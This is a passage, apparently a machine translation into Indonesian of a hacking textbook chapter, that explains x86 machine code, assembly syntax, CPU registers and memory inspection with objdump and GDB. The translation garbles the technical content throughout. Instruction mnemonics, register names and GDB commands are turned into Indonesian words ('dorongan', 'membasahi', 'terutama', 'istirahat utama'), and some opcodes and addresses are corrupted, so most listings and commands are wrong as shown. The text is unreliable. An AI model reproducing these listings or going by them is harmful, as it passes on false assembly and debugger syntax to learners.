Selama program yang dikompilasi bekerja, programmer rata-rata hanya peduli dengan kode sumber. Tetapi seorang peretas menyadari bahwa program yang dikompilasi itulah yang sebenarnya dieksekusi di dunia nyata. Dengan pemahaman yang lebih baik tentang cara kerja CPU, peretas dapat memanipulasi program yang berjalan di dalamnya. Kami telah melihat kode sumber untuk program pertama kami dan mengkompilasinya menjadi biner yang dapat dieksekusi untuk x86 arsitektur. Tapi seperti apa biner yang dapat dieksekusi ini? Alat pengembangan GNU termasuk program yang disebut objdump, yang dapat digunakan untuk memeriksa binari yang dikompilasi. Mari kita mulai dengan melihat kode mesin utama() fungsi diterjemahkan menjadi.

---

```
reader@hacking :~/booksrc $ objdump -D a.out | grep -A20 utama.:
```

```
08048374 <main>:
```

8048374:	55	dorongan	%ebp
8048375:	89 e5	pindah	%esp,%ebp
8048377:	83 ec 08	sub	\$0x8,%esp
804837a:	83 e4 f0	dan	\$0xffffffff0,%esp
804837d:	b8 00 00 00 00	pindah	\$0x0,%eax
8048382:	29 c4	sub	%eax,%esp
8048384:	c7 45 fc 00 00 00 00 83	pindah	\$0x0,0xffffffffc(%ebp)
804838b:	7d fc 09	cmpl	\$0x9,0xffffffffc(%ebp)
804838f:	7e 02	je	8048393 <utama+0x1f>
8048391:	eb 13	jmp	80483a6 <utama+0x32>
8048393:	c7 04 24 84 84 04 08 e8	pindah	\$0x8048484,(%esp)
804839a:	01 ff ff ff	panggilan	80482a0 <printf@plt>
804839f:	8d 45 fc	lea	0xffffffffc(%ebp),%eax
80483a2:	ff 00	termasuk	(%eax)
80483a4:	eb e5	jmp	804838b <utama+0x17>
80483a6:	c9	meninggalkan	
80483a7:	c3	membasahi	
80483a8:	90	tidak	
80483a9:	90	tidak	
80483aa:	90	tidak	

```
reader@hacking :~/booksrc $
```

---

Itu objdump program akan mengeluarkan terlalu banyak baris output untuk diperiksa dengan bijaksana, sehingga output disalurkan ke grep dengan opsi baris perintah untuk hanya menampilkan 20 baris setelah ekspresi regular utama.: Setiap byte direpresentasikan dalam *notasi heksadesimal*, yang merupakan sistem penomoran basis-16. Sistem penomoran yang paling Anda kenal menggunakan sistem basis-10, karena pada 10 Anda perlu menambahkan simbol tambahan. Heksadesimal menggunakan 0 sampai 9 untuk mewakili 0 sampai 9, tetapi juga menggunakan A sampai F untuk mewakili nilai 10 sampai 15. Ini adalah notasi yang nyaman karena byte berisi 8 bit, yang masing-masing dapat benar atau salah. Ini berarti satu byte memiliki 256 ( $2^8$ ) nilai yang mungkin, sehingga setiap byte dapat dideskripsikan dengan 2 digit heksadesimal.

Angka heksadesimal—dimulai dengan 0x8048374 di paling kiri—adalah alamat memori. Potongan-potongan instruksi bahasa mesin harus diletakkan di suatu tempat, dan tempat ini disebut *Penyimpanan*. Memori hanyalah kumpulan byte dari ruang penyimpanan sementara yang diberi nomor dengan alamat.

Seperti deretan rumah di jalan lokal, masing-masing dengan alamatnya sendiri, memori dapat dianggap sebagai deretan byte, masing-masing dengan alamat memorinya sendiri. Setiap byte memori dapat diakses berdasarkan alamatnya, dan dalam hal ini CPU mengakses bagian memori ini untuk mengambil instruksi bahasa mesin yang membentuk program yang dikompilasi. Intel yang lebih tua Prosesor 86 menggunakan skema pengalamanan 32-bit, sedangkan yang lebih baru menggunakan skema 64-bit. Prosesor 32-bit memiliki  $2^{32}$ (atau 4.294.967.296) kemungkinan alamat, sedangkan yang 64-bit memiliki  $2^{64}$  ( $1.844.674.441 \times 10^{19}$ ) kemungkinan alamat. Prosesor 64-bit dapat berjalan dalam mode kompatibilitas 32-bit, yang memungkinkan mereka menjalankan kode 32-bit dengan cepat.

Byte heksadesimal di tengah daftar di atas adalah instruksi bahasa mesin untuk x86 prosesor. Tentu saja, nilai heksadesimal ini hanya representasi dari byte biner 1 dan 0 yang dapat dipahami CPU. Tapi sejak `010101011000100111100101100000111101100111100001` . . . tidak terlalu berguna untuk apa pun selain prosesor, kode mesin ditampilkan sebagai byte heksadesimal dan setiap instruksi diletakkan pada barisnya sendiri, seperti membelah paragraf menjadi kalimat.

Kalau dipikir-pikir, byte heksadesimal sebenarnya juga tidak terlalu berguna—di situlah bahasa assembly masuk. Instruksi di paling kanan ada dalam bahasa assembly. Bahasa assembly sebenarnya hanyalah kumpulan mnemonik untuk instruksi bahasa mesin yang sesuai. Intruksi membahasi jauh lebih mudah diingat dan dipahami daripada `0xc3` atau `11000011`. Tidak seperti C dan bahasa terkompilasi lainnya, instruksi bahasa assembly memiliki hubungan langsung satu-ke-satu dengan instruksi bahasa mesin yang sesuai. Ini berarti karena setiap arsitektur prosesor memiliki instruksi bahasa mesin yang berbeda, masing-masing juga memiliki bentuk bahasa assembly yang berbeda. Majelis hanyalah cara bagi programmer untuk mewakili instruksi bahasa mesin yang diberikan kepada prosesor. Persisnya bagaimana instruksi bahasa mesin ini diwakili hanyalah masalah konvensi dan preferensi. Meskipun Anda secara teoritis dapat membuat sendiri x86 sintaks bahasa rakitan, kebanyakan orang tetap dengan salah satu dari dua jenis utama: sintaks AT&T dan sintaks Intel. Perakitan yang ditunjukkan pada output pada halaman 21 adalah sintaks AT&T, karena hampir semua alat pembongkaran Linux menggunakan sintaks ini secara default. Sangat mudah untuk mengenali sintaks AT&T dengan hiruk pikuk simbol % dan \$ yang mengawali semuanya (lihat lagi contoh di halaman 21). Kode yang sama dapat ditampilkan dalam sintaks Intel dengan menyediakan opsi baris perintah tambahan, -Intel, keobjdump, seperti yang ditunjukkan pada output di bawah ini.

---

```
reader@hacking :~/booksrc $ objdump -M intel -D a.out | grep -A20 utama.:
```

```
08048374 <main>:
```

8048374:	55	dorongan	ebp
8048375:	89 e5	pindah	ebp, esp
8048377:	83 ec 08	sub	terutama, 0x8
804837a:	83 e4 f0	dan	terutama, 0xffffffff
804837d:	b8 00 00 00 00	pindah	tambahan, 0x0
8048382:	29 c4	sub	khususnya, eax
8048384:	c7 45 fc 00 00 00 00 83	pindah	DWORD PTR [ebp-4],0x0
804838b:	7d fc 09	cmp	PTR DWORD [ebp-4],0x9
804838f:	7e 02	jle	8048393 <utama+0x1f>

8048391:	eb 13	jmp	80483a6 <utama+0x32>
8048393:	c7 04 24 84 84 04 08 e8	pindah	DWORD PTR [esp],0x8048484
804839a:	01 ff ff ff	panggilan	80482a0 < printf@plt >
804839f:	8d 45 fc	lea	ek,[ebp-4]
80483a2:	ff 00	termasuk	PTR DWORD [eax]
80483a4:	eb e5	jmp	804838b <utama+0x17>
80483a6:	c9		meninggalkan
80483a7:	c3		membasahi
80483a8:	90		tidak
80483a9:	90		tidak
80483aa:	90		tidak

reader@hacking :~/booksrc \$

---

Secara pribadi, saya pikir sintaks Intel jauh lebih mudah dibaca dan dipahami, jadi untuk tujuan buku ini, saya akan mencoba untuk tetap menggunakan sintaks ini. Terlepas dari representasi bahasa rakitan, perintah yang dipahami prosesor cukup sederhana. Instruksi ini terdiri dari operasi dan terkadang argumen tambahan yang menjelaskan tujuan dan/atau sumber operasi. Operasi ini memindahkan memori, melakukan semacam matematika dasar, atau menginterupsi prosesor untuk membuatnya melakukan sesuatu yang lain. Pada akhirnya, hanya itu yang benar-benar dapat dilakukan oleh prosesor komputer. Tetapi dengan cara yang sama jutaan buku telah ditulis menggunakan alfabet huruf yang relatif kecil, jumlah program yang mungkin tidak terbatas dapat dibuat dengan menggunakan kumpulan instruksi mesin yang relatif kecil.

Prosesor juga memiliki set variabel khusus mereka sendiri yang disebut *mendaftar*. Sebagian besar instruksi menggunakan register ini untuk membaca atau menulis data, jadi memahami register prosesor sangat penting untuk memahami instruksi. Gambar yang lebih besar terus menjadi lebih besar. . . .

## **0x252x86 Prosesor**

CPU 8086 adalah yang pertama x86 prosesor. Ini dikembangkan dan diproduksi oleh Intel, yang kemudian mengembangkan prosesor yang lebih canggih dalam keluarga yang sama: 80186, 80286, 80386, dan 80486. Jika Anda ingat orang berbicara tentang prosesor 386 dan 486 di tahun 80-an dan 90-an, inilah yang mereka mengacu.

ItuxProsesor 86 memiliki beberapa register, yang seperti variabel internal untuk prosesor. Saya hanya bisa berbicara secara abstrak tentang register ini sekarang, tetapi saya pikir selalu lebih baik untuk melihat sendiri. Alat pengembangan GNU juga menyertakan debugger yang disebut GDB. *Debugger* digunakan oleh pemrogram untuk menelusuri program yang dikompilasi, memeriksa memori program, dan melihat register prosesor. Seorang programmer yang tidak pernah menggunakan debugger untuk melihat bagian dalam dari sebuah program adalah seperti seorang dokter abad ketujuh belas yang tidak pernah menggunakan mikroskop. Mirip dengan mikroskop, debugger memungkinkan peretas untuk mengamati dunia mikroskopis kode mesin—tetapi debugger jauh lebih kuat daripada yang dimungkinkan oleh metafora ini. Tidak seperti mikroskop, debugger dapat melihat eksekusi dari semua sudut, menghentikannya, dan mengubah apa pun di sepanjang jalan.

Di bawah ini, GDB digunakan untuk menunjukkan status register prosesor tepat sebelum program dimulai.

---

```
reader@hacking :~/booksrc $ gdb -q ./a.out
Menggunakan pustaka host libthread_db "/lib/tls/i686/cmov/libthread_db.so.1". (gdb)
istirahat utama
Breakpoint 1 pada 0x0804837a
(gdb) dijalankan
Memulai program: /home/reader/booksrc/a.out

Breakpoint 1, 0x0804837a di register
info utama () (gdb)


|          |            |                     |
|----------|------------|---------------------|
| kapak    | 0xbffff894 | - 1073743724        |
| ecx      | 0x48e0fe81 | 1222704769          |
| edx      | 0x1 1      |                     |
| ebx      | 0xb7fd6ff4 | - 1208127500        |
| terutama | 0xbffff800 | 0xbffff800          |
| ebp      | 0xbffff808 | 0xbffff808          |
| esi      | 0xb8000ce0 | - 1207956256        |
| edi      | 0x0 0      |                     |
| eip      | 0x804837a  | 0x804837a <utama+6> |
| bendera  | 0x286      | [ PF SF JIKA ]      |
| cs       | 0x73 115   |                     |
| ss       | 0x7b 123   |                     |
| ds       | 0x7b 123   |                     |
| es       | 0x7b 123   |                     |
| fs       | 0x0 0      |                     |
| gs       | 0x33 51    |                     |



(gdb) berhenti  
Program sedang berjalan. Tetap keluar? (y atau n) y  
reader@hacking :~/booksrc $



---


```

Breakpoint diatur pada `utama()` fungsi sehingga eksekusi akan berhenti tepat sebelum kode kita dieksekusi. Kemudian GDB menjalankan program, berhenti di breakpoint, dan diperintahkan untuk menampilkan semua register prosesor dan statusnya saat ini.

Empat register pertama (*EAX, ECX, EDX*, dan *EBX*) dikenal sebagai register tujuan umum. Ini disebut *Aksi, Menangkal, Data*, dan *Basis* register, masing-masing. Mereka digunakan untuk berbagai tujuan, tetapi mereka terutama bertindak sebagai variabel sementara untuk CPU ketika menjalankan instruksi mesin.

Empat register kedua (*ESP, EBP, ESI*, dan *EDI*) juga register tujuan umum, tetapi kadang-kadang dikenal sebagai pointer dan indeks. Ini singkatan dari *Penunjuk Tumpukan, Penunjuk Dasar, Indeks Sumber*, dan *Indeks Tujuan*, masing-masing. Dua register pertama disebut pointer karena mereka menyimpan alamat 32-bit, yang pada dasarnya menunjuk ke lokasi itu di memori. Register ini cukup penting untuk eksekusi program dan manajemen memori; kita akan membahasnya lebih lanjut nanti. Dua register terakhir juga secara teknis pointer,

yang biasanya digunakan untuk menunjuk ke sumber dan tujuan ketika data perlu dibaca atau ditulis. Ada instruksi memuat dan menyimpan yang menggunakan register ini, tetapi sebagian besar, register ini dapat dianggap hanya sebagai register tujuan umum sederhana.

Itu *EIP* mendaftar adalah *Petunjuk Petunjuk register*, yang menunjuk ke instruksi saat ini yang sedang dibaca oleh prosesor. Seperti seorang anak yang menunjuk jarinya pada setiap kata saat dia membaca, prosesor membaca setiap instruksi menggunakan register EIP sebagai jarinya. Tentu, register ini cukup penting dan akan banyak digunakan saat debugging. Saat ini, itu menunjuk ke alamat memori `diox804838a`.

Yang tersisa *EFLAGS* register sebenarnya terdiri dari beberapa bit flag yang digunakan untuk perbandingan dan segmentasi memori. Memori sebenarnya dibagi menjadi beberapa segmen yang berbeda, yang akan dibahas nanti, dan register ini melacaknya. Untuk sebagian besar, register ini dapat diabaikan karena jarang perlu diakses secara langsung.

### **0x253 Bahasa Perakitan**

Karena kami menggunakan bahasa rakitan sintaksis Intel untuk buku ini, alat kami harus dikonfigurasi untuk menggunakan sintaks ini. Di dalam GDB, sintaks pembongkaran dapat diatur ke Intel hanya dengan mengetikatur pembongkaran intel atau setel intel, Ringkasnya. Anda dapat mengonfigurasi pengaturan ini untuk dijalankan setiap kali GDB dimulai dengan meletakkan perintah di file `.gdbinit` di direktori home Anda.

---

```
reader@hacking :~/booksrc $ gdb -q
(gdb) set dis intel
(gdb) berhenti
reader@hacking :~/booksrc $ echo "set dis intel" > ~/.gdbinit
reader@hacking :~/booksrc $ cat ~/.gdbinit
setel dis intel
reader@hacking :~/booksrc $
```

---

Sekarang setelah GDB dikonfigurasi untuk menggunakan sintaks Intel, mari kita mulai memahaminya. Instruksi perakitan dalam sintaks Intel umumnya mengikuti gaya ini:

---

```
operasi <tujuan>, <sumber>
```

---

Nilai tujuan dan sumber dapat berupa register, alamat memori, atau nilai. Operasi biasanya mnemonik intuitif: `Thepindah` operasi akan memindahkan nilai dari sumber ke tujuan, `subakan` mengurangi, `termasukkan` bertambah, dan lain sebagainya. Misalnya, instruksi di bawah ini akan memindahkan nilai dari ESP ke EBP dan kemudian mengurangi 8 dari ESP (menyimpan hasilnya di ESP).

---

8048375:	89 e5	pindah	ebp, esp
8048377:	83 ec 08	sub	terutama, 0x8

---

Ada juga operasi yang digunakan untuk mengontrol aliran eksekusi. Itu menggunakan untuk membandingkan nilai, dan pada dasarnya setiap operasi yang dimulai dengan digunakan untuk melompat ke bagian kode yang berbeda (tergantung pada hasil perbandingan). Contoh di bawah ini pertama-tama membandingkan nilai 4-byte yang terletak di EBP dikurangi 4 dengan angka 9. Instruksi selanjutnya adalah singkatan untuk *lompat jika kurang dari atau sama dengan*, mengacu pada hasil perbandingan sebelumnya. Jika nilai itu kurang dari atau sama dengan 9, eksekusi melompat ke instruksi di 0x8048393. Jika tidak, eksekusi mengalir ke instruksi berikutnya dengan lompatan tanpa syarat. Jika nilainya tidak kurang dari atau sama dengan 9, eksekusi akan melompat ke 0x80483a6.

---

804838b:	83 7d fc 09	cmp	PTR DWORD [ebp-4],0x9
804838f:	7e 02	jle	8048393 <utama+0x1f>
8048391:	eb 13	jmp	80483a6 <utama+0x32>

---

Contoh-contoh ini berasal dari pembongkaran kami sebelumnya, dan kami memiliki debugger yang dikonfigurasi untuk menggunakan sintaks Intel, jadi mari gunakan debugger untuk melangkah melalui program pertama di tingkat instruksi perakitan.

-gflag dapat digunakan oleh kompiler GCC untuk menyertakan informasi debug tambahan, yang akan memberikan akses GDB ke kode sumber.

---

```

reader@hacking :~/booksrc $ gcc -g firstprog.c
reader@hacking :~/booksrc $ ls -l a.out
- rwxr-xr-x 1 pengguna matriks 11977 4 Juli 17:29 a.out
reader@hacking :~/booksrc $ gdb -q ./a.out
Menggunakan perpustakaan host libthread_db "/lib/libthread_db.so.1".
(gdb) daftar
1      # sertakan <stdio.h>
2
3      int utama()
4      {
5          di aku;
6          untuk(i=0; i < 10; i++) {
7
8              printf("Halo dunia!\n");
9          }
10     }

(gdb) membongkar utama
Buang kode assembler untuk fungsi main():
0x08048384 <main+0>:    dorongan    ebp
0x08048385 <utama+1>:    pindah      ebp, esp
0x08048387 <utama+3>:    sub         terutama, 0x8
0x0804838a <utama+6>:    dan        terutama, 0xffffffff0
0x0804838d <main+9>:    pindah      tambahan, 0x0
0x08048392 <utama+14>:   sub         khususnya, eax
0x08048394 <utama+16>:   pindah      DWORD PTR [ebp-4],0x0
0x0804839b <utama+23>:   cmp         PTR DWORD [ebp-4],0x9
0x0804839f <main+27>:    jle         0x80483a3 <main+31>
0x080483a1 <main+29>:    jmp         0x80483b6 <utama+50>

```

```
0x080483a3 <main+31>:    pindah      DWORD PTR [esp],0x80484d4
0x080483aa <main+38>:    panggilan   0x80482a8 <_init+56>
0x080483af <main+43>:    lea         ek,[ebp-4]
0x080483b2 <main+46>:    termasuk    PTR DWORD [eax]
0x080483b4 <utama+48>:   jmp         0x804839b <utama+23>
0x080483b6 <utama+50>:   meninggalkan
0x080483b7 <main+51>:   membasahi

Akhir dari pembuangan
```

```
assembler. (gdb) istirahat utama
Breakpoint 1 pada 0x8048394: file firstprog.c, baris 6. (gdb)
dijalankan
Memulai program: /hacking/a.out
```

```
Breakpoint 1, main() di firstprog.c:6
        untuk(i=0; i < 10; i++)
(gdb) info daftar eip eip
          0x8048394           0x8048394
(gdb)
```

---

Pertama, kode sumber terdaftar dan pembongkaranutama(fungsi ditampilkan). Kemudian breakpoint diatur di awalutama(), dan program dijalankan. Breakpoint ini hanya memberitahu debugger untuk menghentikan sementara eksekusi program ketika sampai pada titik itu. Karena breakpoint telah ditetapkan di awalutama() fungsi, program mencapai breakpoint dan berhenti sebelum benar-benar mengeksekusi instruksi apa pun diutama(). Kemudian nilai EIP (Instruction Pointer) ditampilkan.

Perhatikan bahwa EIP berisi alamat memori yang menunjuk ke instruksi diutama() pembongkaran fungsi (ditampilkan dalam huruf tebal). Instruksi sebelum ini (ditampilkan dalam huruf miring) secara kolektif dikenal sebagai *fungsi prolog* dan dihasilkan oleh kompiler untuk mengatur memori untuk sisautama() variabel lokal fungsi. Bagian dari alasan mengapa variabel perlu dideklarasikan dalam C adalah untuk membantu konstruksi bagian kode ini. Debugger mengetahui bagian kode ini dibuat secara otomatis dan cukup pintar untuk melewatkannya. Kita akan berbicara lebih banyak tentang prolog fungsi nanti, tetapi untuk saat ini kita dapat mengambil petunjuk dari GDB dan melewatkannya.

Debugger GDB menyediakan metode langsung untuk memeriksa memori, menggunakan perintah `x`, yang merupakan kependekan dari *meneliti*. Memeriksa memori adalah keterampilan penting bagi peretas mana pun. Sebagian besar eksploitasi peretas sangat mirip dengan trik sulap—tampak luar biasa dan ajaib, kecuali jika Anda tahu tentang sulap dan penyesatan. Baik dalam sulap dan peretasan, jika Anda ingin melihat di tempat yang tepat, triknya akan jelas. Itulah salah satu alasan pesulap yang baik tidak pernah melakukan trik yang sama dua kali. Tetapi dengan debugger seperti GDB, setiap aspek eksekusi program dapat diperiksa secara deterministik, dijeda, dilewati, dan diulang sesering yang diperlukan. Karena program yang berjalan sebagian besar hanya prosesor dan segmen memori, memeriksa memori adalah cara pertama untuk melihat apa yang sebenarnya terjadi.

Perintah `x` di GDB dapat digunakan untuk melihat alamat memori tertentu dengan berbagai cara. Perintah ini mengharapkan dua argumen saat digunakan: lokasi di memori yang akan diperiksa dan cara menampilkan memori itu.

Format tampilan juga menggunakan singkatan satu huruf, yang secara opsional didahului dengan hitungan berapa banyak item yang akan diperiksa. Beberapa format surat yang umum adalah sebagai berikut:

**H** Tampilan dalam oktal.

**x** Tampilan dalam heksadesimal.

**k** ~~m~~ Tampilkan dalam desimal tak bertanda, basis-10 standar.

**t** Tampilan dalam biner.

Ini dapat digunakan dengan experintah amine untuk memeriksa alamat memori tertentu. Dalam contoh berikut, alamat register EIP saat ini digunakan. Perintah singkatan sering digunakan dengan GDB, dan bahkan info daftar eip dapat disingkat menjadi hanya eip.

---

```
(gdb) ir eip
eip          0x8048384      0x8048384 <utama+16>
(gdb) x/o 0x8048384
0x8048384 <utama+16>: 077042707
(gdb) x/x $eip
0x8048384 <utama+16>: 0x00fc45c7
(gdb) x/u $eip
0x8048384 <utama+16>: 16532935
(gdb) x/t $eip
0x8048384 <utama+16>: 0000000011111000100010111000111
(gdb)
```

---

Memori yang ditunjuk oleh register EIP dapat diperiksa dengan menggunakan alamat yang disimpan dalam EIP. Debugger memungkinkan Anda mereferensikan register secara langsung, jadi \$eip setara dengan nilai yang terkandung dalam EIP pada saat itu. Nilai 077042707 dalam oktal sama dengan 0x00fc45c7 dalam heksadesimal, yang sama dengan 16532935 dalam desimal basis-10, yang pada gilirannya sama dengan 0000000011111000100010111000111 dalam biner. Sebuah nomor juga dapat ditambahkan ke format experintah amine untuk memeriksa beberapa unit di alamat target.

---

```
(gdb) x/2x $eip
0x8048384 <utama+16>: 0x00fc45c7      0x83000000
(gdb) x/12x $eip
0x8048384 <utama+16>: 0x00fc45c7      0x83000000      0x7e09fc7d      0xc713eb02
0x8048394 <utama+32>:  0x84842404      0x01e80804      0x8dfffff      0x00fffc45
0x80483a4 <utama+48>:  0xc3c9e5eb      0x90909090      0x90909090      0x5de58955
(gdb)
```

---

Ukuran default dari satu unit adalah unit empat byte yang disebut *akata*. Ukuran unit tampilan untuk experintah amine dapat diubah dengan menambahkan ukuran huruf di akhir format huruf. Ukuran huruf yang valid adalah sebagai berikut:

**b** Satu byte

**h** Setengah kata, yang berukuran dua byte

**w** Kata, yang berukuran empat byte

**g** Raksasa, yang berukuran delapan byte

Ini sedikit membingungkan, karena terkadang istilah *kata* juga mengacu pada nilai 2-byte. Dalam hal ini *kata* ganda atau KATA mengacu pada nilai 4-byte. Dalam buku ini, kata-kata dan DWORD keduanya mengacu pada nilai 4-byte. Jika saya berbicara tentang nilai 2-byte, saya akan menyebutnya sebagai *pendekata* atau setengah kata. Output GDB berikut menunjukkan memori yang ditampilkan dalam berbagai ukuran.

---

```
(gdb) x/8xb $eip
0x8048384 <utama+16>: 0xc7    0x45    0xfc    0x00    0x00    0x00    0x00    0x83
(gdb) x/8xh $eip
0x8048384 <utama+16>: 0x45c7 0x00fc 0x0000 0x8300 0xfc7d 0x7e09 0xeb02 0xc713
(gdb) x/8xw $eip
0x8048384 <utama+16>: 0x00fc45c7          0x83000000          0x7e09fc7d          0xc713eb02
0x8048394 <utama+32>: 0x84842404          0x01e80804          0x8dfffff          0x00fffc45
(gdb)
```

---

Jika Anda perhatikan lebih dekat, Anda mungkin melihat sesuatu yang aneh tentang data di atas. Yang pertama kali perintah `amine` menunjukkan delapan byte pertama, dan tentu saja, perintah `amine` yang menggunakan unit yang lebih besar menampilkan lebih banyak data secara total. Namun, e.g. pertama kali `amine` menunjukkan dua byte pertama sebagai `0xc7` dan `0x45`, tetapi ketika setengah kata diperiksa pada alamat memori yang sama persis, nilainya `0x45c7` ditampilkan, dengan byte dibalik. Efek pembalikan byte yang sama ini dapat dilihat ketika kata empat byte penuh ditampilkan sebagai `0x00fc45c7`, tetapi ketika empat byte pertama ditampilkan byte demi byte, urutannya adalah `0xc7, 0x45, 0xfc, dan 0x00`.

Hal ini karena pada x86 nilai prosesor disimpan di *urutan byte little-endian*, yang berarti byte paling tidak signifikan disimpan terlebih dahulu. Misalnya, jika empat byte akan ditafsirkan sebagai nilai tunggal, byte harus digunakan dalam urutan terbalik. Debugger GDB cukup pintar untuk mengetahui bagaimana nilai disimpan, jadi ketika sebuah kata atau setengah kata diperiksa, byte harus dibalik untuk menampilkan nilai yang benar dalam heksadesimal. Meninjau kembali nilai-nilai ini yang ditampilkan sebagai desimal heksadesimal dan tidak bertanda mungkin membantu menjernihkan kebingungan apa pun.

---

```
(gdb) x/4xb $eip
0x8048384 <utama+16>: 0xc7    0x45    0xfc    0x00
(gdb) x/4ub $eip
0x8048384 <utama+16>: 199     69      252     0
(gdb) x/1xw $eip
0x8048384 <utama+16>: 0x00fc45c7
(gdb) x/1uw $eip
0x8048384 <utama+16>: 16532935
(gdb) berhenti
Program sedang berjalan. Tetap keluar? (y atau n) y
reader@hacking :~/booksrc $ bc -ql
199*(256^3) + 69*(256^2) + 252*(256^1) + 0*(256^0)
3343252480
0*(256^3) + 252*(256^2) + 69*(256^1) + 199*(256^0)
16532935
berhenti
reader@hacking :~/booksrc $
```

---

Empat byte pertama ditampilkan dalam heksadesimal dan notasi desimal standar tanpa tanda. Program kalkulator baris perintah yang disebut digunakan untuk menunjukkan bahwa jika byte ditafsirkan dalam urutan yang salah, nilai yang sangat salah 3343252480 adalah hasilnya. Urutan byte dari arsitektur yang diberikan adalah detail penting yang harus diperhatikan. Sementara sebagian besar alat debugging dan kompiler akan mengurus rincian urutan byte secara otomatis, pada akhirnya Anda akan langsung memanipulasi memori sendiri.

Selain mengonversi urutan byte, GDB dapat melakukan konversi lain dengan perintah `amine`. Kita telah melihat bahwa GDB dapat membongkar instruksi bahasa mesin menjadi instruksi perakitan yang dapat dibaca manusia. Perintah `amine` juga menerima format suratnya, kependekan dari `petunjuk`, untuk menampilkan memori sebagai instruksi bahasa rakitan yang dibongkar.

---

```
reader@hacking :~/booksrc $ gdb -q ./a.out
Menggunakan pustaka host libthread_db "/lib/tls/i686/cmov/libthread_db.so.1". (gdb)
istirahat utama
Breakpoint 1 pada 0x8048384: file firstprog.c, baris 6. (gdb)
dijalankan
Memulai program: /home/reader/booksrc/a.out

Breakpoint 1, main () di firstprog.c:6
  6   for(i=0; i < 10; i++) (gdb)
ir $eip
eip            0x8048384          0x8048384 <utama+16>
(gdb) x/i $eip
0x8048384 <utama+16>:      pindah    DWORD PTR [ebp-4],0x0
(gdb) x/3i $eip
0x8048384 <utama+16>:      pindah    DWORD PTR [ebp-4],0x0
0x804838b <utama+23>:      cmp       PTR DWORD [ebp-4],0x9
0x804838f <main+27>:        jle       0x8048393 <utama+31>
(gdb) x/7xb $eip
0x8048384 <utama+16>:      0xc7     0x45   0xfc   0x00   0x00   0x00   0x00
(gdb) x/i $eip
0x8048384 <utama+16>:      pindah    DWORD PTR [ebp-4],0x0
(gdb)
```

---

Pada output di atas, program dijalankan di GDB, dengan breakpoint ditetapkan pada `utama()`. Karena register EIP menunjuk ke memori yang sebenarnya berisi instruksi bahasa mesin, mereka dibongkar dengan cukup baik.

Sebelumnya objdump disassembly mengkonfirmasi bahwa tujuh byte yang ditunjuk EIP sebenarnya adalah bahasa mesin untuk instruksi perakitan yang sesuai.

---

8048384:	c7 45 fc 00 00 00 00	pindah	DWORD PTR [ebp-4],0x0
----------	----------------------	--------	-----------------------

---

Instruksi assembly ini akan memindahkan nilai 0 ke memori yang terletak pada alamat yang tersimpan di register EBP, minus 4. Disinilah variabel `Csayadisimpan` dalam memori; `sayadideklarasikan` sebagai bilangan bulat yang menggunakan 4 byte memori pada x86 prosesor. Pada dasarnya, perintah ini akan menghilangkan

variabelsayauntuk loop untuk. Jika memori itu diperiksa sekarang, itu tidak akan berisi apa pun kecuali sampah acak. Memori di lokasi ini dapat diperiksa dengan beberapa cara berbeda.

---

```
(gdb) ir ebp
ebp          0xfffff808          0xfffff808
(gdb) x/4xb $ebp - 4
0xfffff804: 0xc0          0x83  0x04  0x08
(gdb) x/4xb 0xfffff804
0xfffff804: 0xc0          0x83  0x04  0x08
(gdb) cetak $ebp - 4 $1 =
(batal *) 0xfffff804 (gdb) x/
4xb $1
0xfffff804:      0xc0  0x83  0x04  0x08
(gdb) x/xw $1
0xfffff804:      0x080483c0
(gdb)
```

---

Register EBP ditunjukkan berisi alamat0xfffff808,dan instruksi perakitan akan menulis ke nilai yang diimbangi dengan 4 kurang dari itu, 0xfffff804.experiment amine dapat memeriksa alamat memori ini secara langsung atau dengan melakukan matematika dengan cepat. Itumencetakperintah juga dapat digunakan untuk melakukan matematika sederhana, tetapi hasilnya disimpan dalam variabel sementara di debugger. Variabel ini bernama \$1dapat digunakan nanti untuk mengakses kembali lokasi tertentu dalam memori dengan cepat. Salah satu metode yang ditunjukkan di atas akan menyelesaikan tugas yang sama: menampilkan 4 byte sampah yang ditemukan di memori yang akan di-nolkan ketika instruksi saat ini dijalankan.

Mari kita jalankan instruksi saat ini menggunakan perintahselanjutnya.yang merupakan kependekan dari *instruksi selanjutnya*. Prosesor akan membaca instruksi di EIP, mengeksekusinya, dan memajukan EIP ke instruksi berikutnya.

---

```
(gdb) selanjutnya
0x0804838b      6          untuk(i=0; i < 10; i++)
(gdb) x/4xb $1
0xfffff804:      0x00  0x00  0x00  0x00
(gdb) x/dw $1
0xfffff804:      0
(gdb) ir eip
eip          0x804838b          0x804838b <utama+23>
(gdb) x/i $eip
0x804838b <utama+23>:    cmp    PTR DWORD [ebp-4],0x9
(gdb)
```

---

Seperti yang diperkirakan, perintah sebelumnya meniadakan 4 byte yang ditemukan pada EBP minus 4, yang merupakan memori yang disisihkan untuk variabel Csaya.Kemudian EIP maju ke instruksi berikutnya. Beberapa instruksi berikutnya sebenarnya lebih masuk akal untuk dibicarakan dalam kelompok.

---

```
(gdb) x/10i $eip
0x804838b <utama+23>: cmp    PTR DWORD [ebp-4],0x9
0x804838f <main+27>:   jle    0x8048393 <utama+31>
0x8048391 <utama+29>:   jmp    0x80483a6 <utama+50>
0x8048393 <utama+31>: pindah  DWORD PTR [esp],0x8048484
0x804839a <utama+38>:   panggilan 0x80482a0 <printf@plt>
0x804839f <utama+43>:   lea    ek,[ebp-4]
0x80483a2 <utama+46>:   termasuk  PTR DWORD [eax]
0x80483a4 <utama+48>:   jmp    0x804838b <utama+23>
0x80483a6 <utama+50>: meninggalkan
0x80483a7 <utama+51>:   membalsahi

(gdb)
```

---

Instruksi pertama, `cmp`, adalah instruksi pembanding, yang akan membandingkan memori yang digunakan oleh variabel `Csayadengan` nilai 9. Instruksi selanjutnya, `jle` berdiri untuk *lompat jika kurang dari atau sama dengan*. Ini menggunakan hasil perbandingan sebelumnya (yang sebenarnya disimpan dalam register EFLAGS) untuk melompat EIP untuk menunjuk ke bagian kode yang berbeda jika tujuan dari operasi perbandingan sebelumnya kurang dari atau sama dengan sumbernya. Dalam hal ini instruksi mengatakan untuk melompat ke alamat `0x8048393` jika nilai yang disimpan dalam memori untuk variabel `Csayakurang dari atau sama dengan` nilai 9. Jika tidak, EIP akan melanjutkan ke instruksi berikutnya, yang merupakan instruksi lompat tanpa syarat. Ini akan menyebabkan EIP melompat ke alamat `0x80483a6`. Ketiga instruksi ini digabungkan untuk membuat struktur kontrol if-then-else: *jikasaya kurang dari atau sama dengan 9, maka pergi ke instruksi di alamat `0x8048393`; jika tidak, pergi ke instruksi di alamat `0x80483a6`*. Alamat pertama `0x8048393` (ditunjukkan 